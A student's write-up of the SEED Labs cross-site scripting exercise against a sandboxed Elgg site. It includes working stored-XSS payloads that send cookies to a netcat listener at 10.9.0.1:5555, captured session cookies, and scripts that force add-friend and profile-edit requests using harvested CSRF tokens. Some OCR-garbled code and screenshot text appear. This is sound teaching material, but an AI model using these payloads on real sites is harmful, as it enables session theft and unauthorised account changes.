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Lab 5 – XSS

## Environment Setup

```
[03/20/23]seed@VM:~$ cd ~
[03/20/23]seed@VM:~$ git clone https://github.com/reese/csci476-code.git code
fatal: destination path 'code' already exists and is not an empty directory.
[03/20/23]seed@VM:~$ git clone https://github.com/reese/csci476-code.git code
Cloning into 'code'...
remote: Enumerating objects: 1519, done.
remote: Counting objects: 100% (446/446), done.
remote: Compressing objects: 100% (259/259), done.
remote: Total 1519 (delta 195), reused 410 (delta 177), pack-reused 1073
Receiving objects: 100% (1519/1519), 2.55 MiB | 3.27 MiB/s, done.
Resolving deltas: 100% (686/686), done.
[03/20/23]seed@VM:~$ cd /home/seed/code/05_xss
[03/20/23]seed@VM:~/.../05_xss$ docker-compose build
Building image
```

```
Successfully built df2933ceecce
Successfully tagged seed-image-mysql:latest
[03/20/23]seed@VM:~/.../05_xss$ docker-compose up -d
Creating mysql-10.9.0.6 ... done
Creating elgg-10.9.0.5 ... done
[03/20/23]seed@VM:~/.../05_xss$ docker ps -a
```

CONTAINER ID	IMAGE	COMMAND	CR
EATED	STATUS	PORTS	NAMES
5b50919833c9	seed-image-www	"/bin/sh -c 'service...	9
seconds ago	Up 8 seconds		elgg-10
.9.0.5			
cac8414b535f	seed-image-mysql	"docker-entrypoint.s..."	9
seconds ago	Up 8 seconds	3306/tcp, 33060/tcp	mysql-1
0.9.0.6			

```
~
l7 # For XSS Lab
l8 10.9.0.5 www.xsslabelgg.com
l9 10.9.0.5 www.example32a.com
20 10.9.0.5 www.example32b.com
21 10.9.0.5 www.example32c.com
22 10.9.0.5 www.example60.com
23 10.9.0.5 www.example70.com
24
```

```

Run a command in a running container
[03/20/23]seed@VM:~/.../05_xss$ ifconfig
br-6ef2822cd985: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1000
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:e6ff:fe66:7c87 prefixlen 64 scopeid 0x20<
link>


```

TX errors 0 dropped 0 overruns 0 carrier 0 co


```

[03/20/23]seed@VM:~/.../05_xss$ sudo rm -rf mysql_data
[03/20/23]seed@VM:~/.../05_xss$

```




## Task 1



Alice

XSS

OK



About

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Display name

Alice

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<script type="text/javascript"  
src="http://www.example.com/myscripts.js">  
</script>

Public

Brief description

Public

Task 2

## Edit profile

### Display name


Alice

### About me

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```
<script>alert('XSS');alert(document.cookie);</script>
```

Public



I edited Alices profile to display the cookie. I tested it in Alices profile. Then down below I logged into Bobys account and looked at Alices profile.

## Boby

[Edit avatar](#)[Edit profile](#)[Blogs](#)[Bookmarks](#)

About me

`<script>alert('XSS');</script>`[Add widgets](#)

## Results for "alice"

### User

[Alice \(@alice\)](#)`alert('XSS');alert(document.cookie);`


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## Alice

XSS

[OK](#)

About



### Task 3

## Edit profile

Display name

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```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

Public

```
0.9.0.6  
[03/20/23] seed@VM:~/.../05_xss$ nc -lknv 5555  
Listening on 0.0.0.0 5555  
█
```

I put in the malicious javascript code in bobys profile, then logged out of bobys account, set up netcat, logged into alices account, then searched for boby and clicked on his profile.

# Boby

 Add friend

 Send a message



About me

Waiting for 10.9.0.1...

Inspector Console Debugger **Network** Style Editor Performance Memory Storage >> ... X

Filter URLs | | 🔍 | ☐ Disable Cache | No Throttling ⚙

	All	HTML	CSS	JS	XHR	Fonts	Images	Media	WS	Other
Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms	10.2	
200	GET	www.xsslabelgg.c...	ready.js	require.js:127 (s...	js	cached	1...	0 ms		
200	GET	www.xsslabelgg.c...	lightbox.js	require.js:127 (s...	js	cached	0 B	0 ms		
200	GET	www.xsslabelgg.c...	item_toggle.js	require.js:127 (s...	js	cached	8...	0 ms		
200	GET	www.xsslabelgg.c...	topbar.js	require.js:127 (s...	js	cached	1...	0 ms		
200	GET	www.xsslabelgg.c...	form.js	require.js:127 (s...	js	cached	0....	0 ms		
200	GET	www.xsslabelgg.c...	reportedcontent.js	require.js:127 (s...	js	cached	0 B	0 ms		

```
[03/20/23]seed@VM:~/.../05_xss$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 54722
GET /?c=Elgg%3D2ln48tgfma99dadqvpunufb19q HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/
20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/boby
```

```
^C
[03/21/23]seed@VM:~/.../05_xss$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 54800
GET /?c=Elgg%3Djji3g8hoamnssjovd6i7p0b1h6 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/
20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/boby
```



The first attack was on Bobys profile, where I used the malicious code, and the second is where I logged into Alices profile and the attack ran when I visited bobys profile.

#### Task 4

We can find how a “add friend” request is by logging into Alices profile and adding Samy as a friend, then looking at the data which shows...

[http://www.xsslabelgg.com/action/friends/add?friend=59&\\_\\_elgg\\_ts=1679374377&\\_\\_elgg\\_token=ivANKC8OBH6qaQcl8YQlFQ&\\_\\_elgg\\_ts=1679374377&\\_\\_elgg\\_token=ivANKC8OBH6qaQcl8YQlFQ](http://www.xsslabelgg.com/action/friends/add?friend=59&__elgg_ts=1679374377&__elgg_token=ivANKC8OBH6qaQcl8YQlFQ&__elgg_ts=1679374377&__elgg_token=ivANKC8OBH6qaQcl8YQlFQ)



# Samy

Remove friend

Send a message



About me

Blogs

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
00	GET	www.xsslabelgg.com	item_toggle.js	require.js:127 (sc...	js	cached	8...	0 ms
00	GET	www.xsslabelgg.com	topbar.js	require.js:127 (sc...	js	cached	1...	0 ms
00	GET	www.xsslabelgg.com	form.js	require.js:127 (sc...	js	cached	0...	0 ms
00	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (sc...	js	cached	0 B	0 ms
00	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (sc...	js	cached	1...	0 ms
00	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (sc...	js	cached	0 B	0 ms
00	GET	www.xsslabelgg.com	favicon-128.png	FaviconLoader.js...	png	cached	4...	0 ms
00	GET	www.xsslabelgg.com	favicon.svg	FaviconLoader.js...	svg	cached	6...	0 ms
00	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (sc...	js	cached	0 B	0 ms
00	GET	www.xsslabelgg.com	spinner.js	require.js:127 (sc...	js	cached	7...	0 ms
00	GET	www.xsslabelgg.com	add?friend=59&__elgg_ts=1679374377&__elgg_token	jquery.js:2 (xhr)	json	765 B	3...	456 ms

25 requests | 31.06 KB / 4.79 KB transferred | Finish: 3.37 s | DOMContentLoaded: 1.28 s | load: 2.32 s

I looked in Samys profile for his GUID, his GUID is 59. We also found his Token and TS.

```
"security":{"token":{"__elgg_ts":1679373500,"__elgg_token":"4eErFSP1HioBSnkNc68Ujw"}}
```

We can also see how a “add friend” request is constructed by right clicking “add friend” and it will show the link as this...

[http://www.xsslabelgg.com/action/friends/add?friend=59&\\_\\_elgg\\_ts=1679375683&\\_\\_elgg\\_token=2 GezlJzUgD15Xw3iSY iw&\\_\\_elgg\\_ts=1679375683&\\_\\_elgg\\_token=2 GezlJzUgD15Xw3iSY iw](http://www.xsslabelgg.com/action/friends/add?friend=59&__elgg_ts=1679375683&__elgg_token=2 GezlJzUgD15Xw3iSY iw&__elgg_ts=1679375683&__elgg_token=2 GezlJzUgD15Xw3iSY iw)

We have the URL, then add?friend is where we specify what profile to add, Samys is 59, then we need the time stamp, then token, then timestamp again, and then token again.

Browser tabs: /home/seed/code/05\_xss/... X | Samy: Elgg For SEED Lab: X | <script>document.writ... X | xsslabelgg.com/action/frie... X | xsslabelgg.com/action/frie... X | +

Address bar: www.xsslabelgg.com/profile/samy

Navigation: Elgg For SEED Labs | Blogs | Bookmarks | Files | Groups | Members | More - | Search | Account -

User Profile: **Samy** | Add friend | Send a message

About me

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Network Inspector:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	www.xsslabelgg.com	ready.js	require.js:127 (script)	js	cached	12...	0 ms
200	GET	www.xsslabelgg.com	lightbox.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.xsslabelgg.com	item_toggle.js	require.js:127 (script)	js	cached	86...	0 ms
200	GET	www.xsslabelgg.com	topbar.js	require.js:127 (script)	js	cached	17...	0 ms
200	GET	www.xsslabelgg.com	form.js	require.js:127 (script)	js	cached	0...	0 ms
200	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (script)	js	cached	14...	0 ms
200	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.xsslabelgg.com	spinner.js	require.js:127 (script)	js	cached	75...	0 ms
302	GET	www.xsslabelgg.com	add?friend=59&_elgg_ts=1679375683&_elgg_token=2_GezLzUgD15Xw3ISY_jw&_elgg_ts=1679375683&_elgg_token=2_GezLzUgD15Xw3ISY_jw&_elgg_ts=1679375683&_elgg_token=2_GezLzUgD15Xw3ISY_jw&_elgg_ts=1679375683&_elgg_token=2_GezLzUgD15Xw3ISY_jw	samy:66 (xhr)				1356 ms
200	GET	www.xsslabelgg.com	remove?friend=59&_elgg_ts=1679375683&_elgg_token=2_GezLzUgD15Xw3ISY_jw&_elgg_ts=1679375683&_elgg_token=2_GezLzUgD15Xw3ISY_jw&_elgg_ts=1679375683&_elgg_token=2_GezLzUgD15Xw3ISY_jw	jquery.jk2 (xhr)	json	823 B	44...	1902 ms

36 requests | 35.49 KB / 4.82 KB transferred | Finish: 40.41 s | DOMContentLoaded: 2.01 s | load: 3.77 s

Navigation: Elgg For SEED Labs | Blogs | Bookmarks | Files | Groups | Members | More - | Search | Account -

User Profile: **Samy**

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Inspector:

```

<div class="elgg-page-section elgg-page-footer"></div>
</div>
<script>
/** * Inline (non-jQuery) script to prevent clicks on links that require some later loaded js to function * * @since 3.3 */ var lightbox links =
document.getElementsByClassName('elgg-lightbox'); for (var i = 0; i < lightbox.links.length; i++) { lightbox.links[i].onclick = function () { return false; }; } var
= document.querySelectorAll('a[rel="toggle"]'); for (var i = 0; i < toggle.links.length; i++) { toggle.links[i].onclick = function () { return false; }; } var elgg
{"lastcache":1587931381,"viewtype":"default","simplecache_enabled":1,"current_language":"en"},"security":{"token":
{"_elgg_ts":1679373500,"_elgg_token":"4eErFSP1HioBSnkNc68Ujw"},"session":{"user":
{"guid":59,"type":"user","subtype":"user","owner_guid":59,"container_guid":0,"time_created":"2020-04-26T15:23:51-04:00","time_updated":"2023-03-21T00:38:19-04:00","
\\www.xsslabelgg.com\\profile\\samy","name":"Samy","username":"samy","language":"en","admin":false},"token":"J0dH2koMSxYnaCuxfyy_RF"},"data":{},"page_owner":
{"guid":59,"type":"user","subtype":"user","owner_guid":59,"container_guid":0,"time_created":"2020-04-26T15:23:51-04:00","time_updated":"2023-03-21T00:38:19-04:00","
\\www.xsslabelgg.com\\profile\\samy","name":"Samy","username":"samy","language":"en"}};
</script>
<script src="http://www.xsslabelgg.com/cache/1587931381/default/jquery.js"></script>
<script src="http://www.xsslabelgg.com/cache/1587931381/default/jquery-ui.js"></script>
<script src="http://www.xsslabelgg.com/cache/1587931381/default/elgg/require_config.js"></script>
<script src="http://www.xsslabelgg.com/cache/1587931381/default/require.js"></script>

```

Well, after playing around some I finally figured it out. The code to put in Samys profile is down below.

```

<script type="text/javascript">
window.onload = function () {
var Ajax=null;

```

```
// Set the timestamp and secret token parameters
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;

// Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.xsslabelgg.com/action/friends/add?-friend=59" +ts+token+ts+token;

// Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

I put this code into Samys profile in his “About me”. Saved it.

The screenshot shows the 'Edit profile' interface for a user named Samy. The 'About me' section contains the following JavaScript code:

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="__elgg_token="+elgg.security.token.__elgg_token;

  // Construct the HTTP request to add Samy as a friend.
  var sendurl= "http://www.xsslabelgg.com/action/friends/add?-friend=59" +ts+token+ts+token;
}
```

The profile is set to 'Public' and the 'Brief description' is empty. The right sidebar shows options like 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

Then I logged into Alices profile, looked up Samy, clicked on his profile, and it automatically added Samy as a friend.

Well, the machine froze and I had to reboot. Gave it more RAM since it seems to max out its ram while I was running this.

# Edit profile

## Display name

Samy

## About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token+"&__elgg_token="+elgg.security.token.__elgg_token;

  // Construct the HTTP request to add Samy as a friend.
  var sendurl= "http://www.xsslabelgg.com/action/friends/add?-friend=59" +ts+token+ts+token;
```

Public

I logged back into Samys account, made sure the code was all right. Then logged into Alices account and went to Samys profile and it didn't add Samy as a friend right away, but when I refreshed it automatically added Samy as a friend to Alice. The attack was successful.

# Samy



Remove friend



Send a message



About me

Inspector	Console	Debugger	Network	Style Editor	Performance	Memory	Storage	More	Close
Filter URLs									
Disable Cache No Throttling									
All	HTML	CSS	JS	XHR	Fonts	Images	Media	WS	Other
Status	Method	Domain	File	Initiator	Type	Transferred	S	0 ms	
14	GET	www.xsslabelgg.com	require_config.js	script	js	cached	78	17 ms	
14	GET	www.xsslabelgg.com	require.js	script	js	cached	0	5 ms	
14	GET	www.xsslabelgg.com	elgg.js	script	js	cached	0	7 ms	
14	GET	www.xsslabelgg.com	56small.jpg	img	jpeg	cached	1.	40 ms	
14	GET	www.xsslabelgg.com	59large.jpg	img	jpeg	cached	4.	0 ms	
10	GET	www.xsslabelgg.com	favicon-128.png	FaviconLoader.js...	png	cached	4.	0 ms	
10	GET	www.xsslabelgg.com	favicon.svg	FaviconLoader.js...	svg	cached	6.	0 ms	
12	GET	www.xsslabelgg.com	add?friend=59&__elgg_ts=1679377254&__elgg_token=u\	samy:66 (xhr)	html	4.01 KB	16	73 ms	
10	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (scr...	js	cached	0	0 ms	
28 requests 68.31 KB / 12.08 KB transferred Finish: 919 ms DOMContentLoaded: 346 ms load: 360 ms									


Just to be sure, I removed Samy as a friend.

www.xsslabelgg.com/profile/samy

## Elgg For SEED Labs

# Samy

[Add friend](#) [Send a message](#)



About me

www.xsslabelgg.com

Inspector Console Debugger Network Style Editor Performance Memory Storage >> Filter URLs Disable Cache No Throttling

Status	Method	Domain	File	Initiator	Type	Transferred	S	0 ms
00	GET	www.xsslabelgg.com	topbar.js	require.js:127 (scr...	js	cached	17	0 ms
00	GET	www.xsslabelgg.com	form.js	require.js:127 (scr...	js	cached	0	0 ms
00	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (scr...	js	cached	0	0 ms
00	GET	www.xsslabelgg.com	samy	samy:66 (xhr)	html	4.06 KB	16	108 ms
00	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (scr...	js	cached	14	0 ms
00	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (scr...	js	cached	0	0 ms
00	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (scr...	js	cached	0	0 ms
00	GET	www.xsslabelgg.com	spinner.js	require.js:127 (scr...	js	cached	75	0 ms
00	GET	www.xsslabelgg.com	remove?friend=59&__elgg_ts=1679377254&__elgg_token	jquery.js:2 (xhr)	json	777 B	35	

29 requests 68.70 KB / 12.84 KB transferred Finish: 1.42 min DOMContentLoaded: 346 ms load: 360 ms

Right Ctrl

Then I reloaded Samys profile, and it automatically added Samy as a friend.

## Samy



Remove friend



Send a message





About me

Inspector	Console	Debugger	Network	Style Editor	Performance	Memory	Storage	More	Close
Filter URLs									
All HTML CSS JS XHR Fonts Images Media WS Other									
Status	Method	Domain	File	Initiator	Type	Transferred	S	0 ms	
304	GET	www.xsslabelgg.com	59large.jpg	img	jpeg	cached	4.	3 ms	
302	GET	www.xsslabelgg.com	add?friend=59&__elgg_ts=1679377389&__elgg_token=H	samy:66 (xhr)	html	4.01 KB	16	52 ms	
200	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (scr...	js	cached	0	0 ms	
200	GET	www.xsslabelgg.com	en.js	require.js:127 (scr...	js	cached	0	0 ms	
200	GET	www.xsslabelgg.com	weakmap-polyfill.js	require.js:127 (scr...	js	cached	0	0 ms	
200	GET	www.xsslabelgg.com	formdata-polyfill.js	require.js:127 (scr...	js	cached	0	0 ms	
200	GET	www.xsslabelgg.com	widgets.js	require.js:127 (scr...	js	cached	0	0 ms	
200	GET	www.xsslabelgg.com	init.js	require.js:127 (scr...	js	cached	37	0 ms	
200	GET	www.xsslabelgg.com	ready.js	require.js:127 (scr...	js	cached	12	0 ms	
28 requests 68.31 KB / 12.08 KB transferred Finish: 812 ms DOMContentLoaded: 301 ms load: 357 ms									

Logged into Charlie's profile and visited Samy's profile. It automatically added Samy as a friend.

# Samy

 Remove friend

 Send a message



About me

Inspector	Console	Debugger	Network	Style Editor	Performance	Memory	Storage	More
Filter URLs								
All HTML CSS JS XHR Fonts Images Media WS Other								
Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
304	GET	www.xsslabelgg.com	59large.jpg	img	jpeg	cached	4.0 KB	4 ms
200	GET	www.xsslabelgg.com	favicon-128.png	FaviconLoader.js...	png	cached	4.0 KB	0 ms
200	GET	www.xsslabelgg.com	favicon.svg	FaviconLoader.js...	svg	cached	6.0 KB	0 ms
302	GET	www.xsslabelgg.com	add?friend=59&__elgg_ts=1679377503&__elgg_token=3z	samy:66 (xhr)	html	4 KB	16.0 KB	54 ms
200	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (scr...	js	cached	0.0 KB	0 ms
200	GET	www.xsslabelgg.com	en.js	require.js:127 (scr...	js	cached	0.0 KB	0 ms
200	GET	www.xsslabelgg.com	weakmap-polyfill.js	require.js:127 (scr...	js	cached	0.0 KB	0 ms
200	GET	www.xsslabelgg.com	formdata-polyfill.js	require.js:127 (scr...	js	cached	0.0 KB	0 ms
200	GET	www.xsslabelgg.com	widgets.js	require.js:127 (scr...	js	cached	0.0 KB	0 ms
28 requests 68.50 KB / 12.06 KB transferred Finish: 962 ms DOMContentLoaded: 470 ms load: 492 ms								

We can verify that the code we used in Samys “about me” automatically adds friends because when we go to Samys profile while logged into Samy it automatically tries to add Samy as a friend.



# Samy

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About me

[Add widgets](#)

Status	Method	Domain	File	Initiator	Type	Transferred	S	0 ms
304	GET	www.xsslabelgg.com	jquery-ui.js	script	js	cached	0	5 ms
304	GET	www.xsslabelgg.com	require_config.js	script	js	cached	7E	0 ms
304	GET	www.xsslabelgg.com	require.js	script	js	cached	0	17 ms
304	GET	www.xsslabelgg.com	elgg.js	script	js	cached	0	15 ms
302	GET	www.xsslabelgg.com	add?friend=59&__elgg_ts=1679378738&__elgg_token=US	samy:66 (xhr)	html	4.06 KB	1E	61 ms
200	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (scr...	js	cached	0	0 ms
200	GET	www.xsslabelgg.com	en.js	require.js:127 (scr...	js	cached	0	0 ms

## Task 4.1

My strategy to automatically add Samy as a friend was to get the information to add Samy as a friend. This looked like

[http://www.xsslabelgg.com/action/friends/add?friend=59&\\_\\_elgg\\_ts=1679375683&\\_\\_elgg\\_token=2\\_GeZlJzUgD15Xw3iSYiw&\\_\\_elgg\\_ts=1679375683&\\_\\_elgg\\_token=2\\_GeZlJzUgD15Xw3iSYiw](http://www.xsslabelgg.com/action/friends/add?friend=59&__elgg_ts=1679375683&__elgg_token=2_GeZlJzUgD15Xw3iSYiw&__elgg_ts=1679375683&__elgg_token=2_GeZlJzUgD15Xw3iSYiw)

“

We edited the add\_friend.js provided to use Samys ID on the website, which was 59, and then automatically got the TS and token information using

```
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
```

The information and screenshots to back this up is located under Task 4.

## Task 4.2

If the Elgg application only provided the visual editor mode for the “About Me” field (i.e., you cannot switch to “Edit HTML” mode), can you still launch a successful attack?

No, if we couldn't edit the HTML, then we couldn't inject code that would be ran in the browser because it would just be saved as simple text. When we use "Edit HTML", we are able to inject and run code because it is saving the data we enter and then running it when we visit Samys profile. Essentially, without "Edit HTML" the code wouldn't be ran and a POST request wouldn't have been ran.

## Task 5

I found how to edit a profile by clicking "Edit Profile" on Alices profile, and then hitting Save. This updates Alices profile with what I enter.

# Alice

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w...	alice	doc...	htn	3.78...
w...	jquery.js	script	js	cac...

Headers Cookies Request Response Timings

Filter Headers

POST http://www.xsslabelgg.com/action/profile/edit

```
<div class="elgg-main elgg-body elgg-layout-body clearfix">
  <div class="elgg-layout-content clearfix">
    <form method="post" action="http://www.xsslabelgg.com/action/profile/edit" class="elgg-form elgg-form-profile-edit elgg-form-prevent-double-submit" enctype="multipart/form-data"><fieldset><input name="__elgg_token" value="az903y1BHBnLXgu0PRVPQ"
    <li data-menu-item="ckeditor_toggler" class="elgg-menu-item-ckeditor_toggler"><a href="#profile-description" class="elgg-anchor elgg-menu-content ckeditor-toggle-editor elgg-longtext-control hidden"><span class="elgg-anchor-label">Edit HTML</span>
```

```
<script type="text/javascript">
window.onload = function(){
var name="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero" +
"&accesslevel[description]=2";
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var content = token + ts + name + desc + guid;
var samyGuid= 59;
if (elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
```

```
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

## Edit profile

### Display name


Samy

### About me

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```
window.onload = function(){
// JavaScript code to access user name, user guid, Time Stamp __elgg_ts and Security Token __elgg_token
var name="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero" +
"&accesslevel[description]=2";

// Construct your url.
var sendurl = "http://www.xsslabelgg.com/action/edit"
```



